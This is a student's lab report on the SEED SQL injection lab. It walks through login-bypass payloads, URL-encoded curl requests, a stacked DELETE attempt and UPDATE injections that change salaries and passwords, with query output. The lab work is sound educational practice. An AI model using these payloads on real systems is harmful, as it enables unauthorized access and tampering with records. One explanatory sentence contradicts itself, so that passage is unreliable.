SQL Injection Attack Lab

Assignment 4

CMPT 380 – Computer Software Security

Name: Rushabh Prajapati

Id : 3083048


Task 3

3.1 Task 1: Get Familiar with SQL Statements

A SQL command to print all the profile information of the employee Alice.

“SELECT * FROM credential

WHERE credential.Name=’Alice’”



```
mysql> select * from credential where credential.Name='Alice'
    -> ;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Pass
word                                |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe
918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-----
------------------------------------+
1 row in set (0.00 sec)
```

Figure 1 SQL query returing information of employee Alice

Task 2.1: SQL Injection Attack from webpage.

Assume that a user types some random string (“Admin”) in the Username entry, and types “Admin' #” in the Username entry (not including the beginning and ending double quotation marks). The SQL statement will become the following:

```
$sql =
"SELECT id, name, eid, salary, birth, ssn, address,  email,
        nickname, Password
 FROM credential
 WHERE name= ’Admin’#’ and Password=’$hashed_pwd’";
```

Since everything from the # sign to the end of the line is considered as comment, the above SQL statement is equi valent to the fo llowing:

```
$sql =
"SELECT id, name, eid, salary, birth, ssn, address,  email,
        nickname, Password
 FROM credential
 WHERE name= ’Admin’
```

Therefore, we only need to fill in the UserName entry and keep the Password field empty (or we put anything it), because our SQL statement will check only UserName and discard the Password field.





Figure 2 SQL Injection with Admin'#


SQLi Lab
ASCII Table - ASCII codes
www.seed-server.com/unsafe_home.php?username=Admin'%23&Password=
80%
Home
Edit Profile
Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Figure 3 User Details fro everyone is returned.

Task 2.2: SQL Injection Attack from command line

Send an HTTP GET request to our web application, with two parameters (username and Password) attached:

“curl \

‘www.seed-server.com/unsafe_home.php? \


username=Admin’ OR 1=1 #&Password=11’”

Modified curl command with, ‘(single Quotes) %27, “ ”(white space) %20, # (Hash Tag) %23

HTTP encoding


“curl \

‘www.seed-server.com/unsafe_home.php?username=Admin%27%20OR%201=1%20%23&Password=11’”



```
[03/16/22]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=Admin%27%2
0OR%201=1%20%23&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu
options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a
 dark table head theme.
```

Figure 4 Curl Command to perform SQL Injection



```
">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 4
0px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-it
em active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</spa
n></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profil
e</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-
lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><b
r><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bordered'><the
ad class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><t
h scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td><
/tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</t
d></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></
tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td>
</tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
```

Figure 5 Alice's Information

As we can see, we got information of all the employees, starting with Alice and so on.


Task 2.3: Append a new SQL statement.

Append Statement:

In SQL, multiple statements, separated by semicolon (;), can be included in one statement string. Therefore, using a semicolon, we have successfully appended a new SQL statement of our choice to the existing SQL statement string. If the second SQL statement gets executed, the user Samy will be deleted.

UserName: Admin';DELETE FROM credential where name='Samy';#

Such an attack does not work against MySQL, because in PHP's mysqli extension, the mysqli::query() API does not allow multiple queries to run in the database server.



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name='Samy'";#' and Password='da39a3ee5e6b4b0d3255b' at line 3]\n

Figure 6 Error running Multiple Queries

MySQL database server does allow multiple SQL statements to be included in one statement string. Thus failing our SQL Injection attack, with multiple queries.

3.3 Task 3: SQL Injection Attack on UPDATE Statement


Task 3.1: Modify your own salary.

We will log in as Alice, now as we know that the SQL Query in the unsafe_edit_backend.php, looks like this

```
$sql =

"UPDATE credential SET
nickname='$input_nickname',
email='$input_email',
address='$input_address',
Password='$hashed_pwd',

PhoneNumber='$input_phonenumber'

WHERE ID=$id;";
```

Here, we will use the SET key word in the UPDATE sql query,

As we can see in the Edit Profile Page, we can see that we will use the Nickname entry to inject our SQL statement and modify the query by updating the Alice's salary.




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

Figure 7 Original Salary for Alice

SQL Injection Query;


```
$sql =

"UPDATE credential SET
nickname=’’,salary=’5000000’,
email=’$input_email’,
address=’$input_address’,
Password=’$hashed_pwd’,

PhoneNumber=’$input_phonenumber’

WHERE ID=$id;";
```



Alice's Profile Edit

NickName	',salary='5000000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Figure 8 SQL injection query to update Salary


Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	5000000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

Figure 9 Updated salary to 5000000

‘,salary=’5000000

As we can see that Alice’s salary was updated from 20000 to 5000000, thus successfully completing SQL injection.


Task 3.2: Modify other people’ salary.

Following from the previous task, where we updated Alice’s own salary, we can tweak the SQL statement to use the WHERE clause where we will add Name=’Boby’ at the end of the ‘,salary=1 statement.

Thus modifying Boby’s salary to 1 instead of Alice’s own salary.

SQL Injection Query

```
"UPDATE credential SET nickname=’’,salary=1 WHERE Name=’Boby’;#’
email=’$input_email’,
address=’$input_address’,
Password=’$hashed_pwd’,
PhoneNumber=’$input_phonenumber’
WHERE ID=$id;";
```



Home Edit Profile Logout


Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	

Figure 10 Updating Boby's salary to 1

We can even use any field like eid to modify other people’s or even Alice’s own salary by adding the following statement to the Nickname Field.

Nickname: ‘,salary=1 WHERE eid=10000;#



SQLi Lab
ASCII Table - ASCII codes
New Tab
www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice
80%

Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	1
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

Figure 11 Alice's own profile


```
"UPDATE credential SET nickname='',=1 WHERE Name='Boby';#'
email='$input_email',
address='$input_address',
Password='$hashed_pwd', PhoneNumber='$input_phonenumber'
WHERE ID=$id;"
```

Task 3.3: Modify other people' password.

Attack Query:


The password stored int the databases are in the form of SHA1 hashes, therefore we can use the approach from the previous 2 attacks in the form

',Password='<sha1hash>' WHERE eid=10000#



